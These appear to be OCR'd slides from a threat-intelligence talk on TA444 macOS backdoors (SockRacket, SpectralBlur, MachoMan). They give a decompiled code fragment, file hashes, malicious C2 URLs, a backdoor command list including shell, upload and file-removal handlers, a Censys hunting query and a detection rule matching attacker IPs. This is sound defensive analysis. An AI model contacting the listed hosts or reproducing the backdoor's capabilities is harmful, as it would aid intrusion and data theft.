


```
0000   d2 00 00 00 00 00 00 00   96 eb a6 2b f9 7f 00 00    ........ ...+.
0010   00 00 00 00                                          ....[redacted]
  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    ........ ........
  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    ........ ........
  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    ........ ........
  31 00 30 00 2e 00 30 00   2e 00 30 00 2e 00 31 00    1.0...0. ..0...1.
  34 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    4....... ........
  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    ........ ........
  00 00 00 00 00 00 00 00   00 00 00 00 4d 00 61 00    ........ ....M.a.
  63 00 20 00 4f 00 53 00   20 00 58 00 2d 00 31 00    c. .O.S.  .X.-.1.
  30 00 2e 00 31 00 35 00   2e 00 31 00 2d 00 31 00    0...1.5. ..1.-.1.
  39 00 42 00 37 00 37 00   61 00 00 00 00 00 00 00    9.B.7.7. a.......
  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    ........ ........
  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    ........ ........
  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    ........ ........
  4d 00 41 00 43 00 20 00   30 00 2e 00 31 00 2e 00    M.A.C. . 0...1...
  33 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00    3....... ........
  00 00 00 00 00 00 00 00   72 00 75 00 6e 00 00 00    ........ r.u.n...
```

SockRacket



```
int64_t _main(int32_t arg1, void* arg2)

    int64_t rax = *___stack_chk_guard
    int32_t var_7cc = 0
    void var_158
    crypt_rc4::crypt_rc4(&var_158)
    crypt_rc4::set_key(&var_158, &rc4_key, 0x40)
    int64_t rax_1 = get_temp_dir()
    void var_558
    ___bzero(&var_558, 0x400)
    int128_t var_578
    __builtin_strncpy(dest: var_578, src: "chkupdate.XXXXXXX", n: 0x20)
    if (_mktemp(&var_578) != 0)
        _sprintf(&var_558, "%s/%s", rax_1, &var_578)
```




```
Target File:     SockRacket
File MD5:        2df15cbc4367b5806e8a3c6abf88abdf
Sig Name:        mac_t
Dylib Hash:      "630db60f50c2aa75ff8d74185d40fdfe"
Import Hash:     "d68816854feabed9f9df6a1628bac2fa"
Export Hash:     "7f3b75c82e3151fff6c0a55b51cd5b94"
```

SpectralBlur


Socket-based comms wrapped in RC4

Commands under **proc** - sound familiar?

Lighter ELF Variant?




```
http://auth.pxaltonet.org/mac.jpg
https://auth.pxaltonet.org/s_intel.jpg
```




```
_mainprocess
_proc_die
_proc_dir
_proc_download
_proc_download_content
_proc_getcfg
_proc_hibernate
_proc_none
_proc_restart
_proc_rmfile
_proc_setcfg
_proc_shell
_proc_sleep
_proc_stop
_proc_testconn
_proc_upload
_proc_upload_content
```

Execution	Persistence	Delivery	Internal Naming
sh shell	n/a	Post Exploitation	n/a

How to Find TA444 Easily


Hosts
(same_service(services.http.response.status_code="404" and services.jarm.fingerpr
Search

(same_service(services.http.response.status_code="404" and services.jarm.fingerprint: 2ad2ad16d2ad2ad22c42d42d0000006f254909a73bf62f6b28507e9fb451b5 and services.software.vendor="Apache" and services.software.product="OpenSSL" and services.banner:"Content-Type: text/html; charset=UTF-8" and services.banner:"X-Powered-By: PHP" and services.tls.certificates.leaf_data.issuer_dn="C=US, O=Let's Encrypt, CN=R3" and services.http.response.body_size="0")) and not services.service_name=`SMTP` and not services.service_name=`SSH` and not services.service_name=`MYSQL`



```
rule APT_NK_TA444_Infrastructure_File_DNS_Res
{

        condition: new_file and (
            for any c in vt.behaviour.dns_lookups : (
            for any i in c.resolved_ips: (
                i == "104.168.138.7" or
                i == "104.168.143.222" or
                i == "104.168.167.88" or
                i == "104.168.214.151"
                 )
```

03


MachoMan

Spotting the Shark Fin

UNK_MachoMan

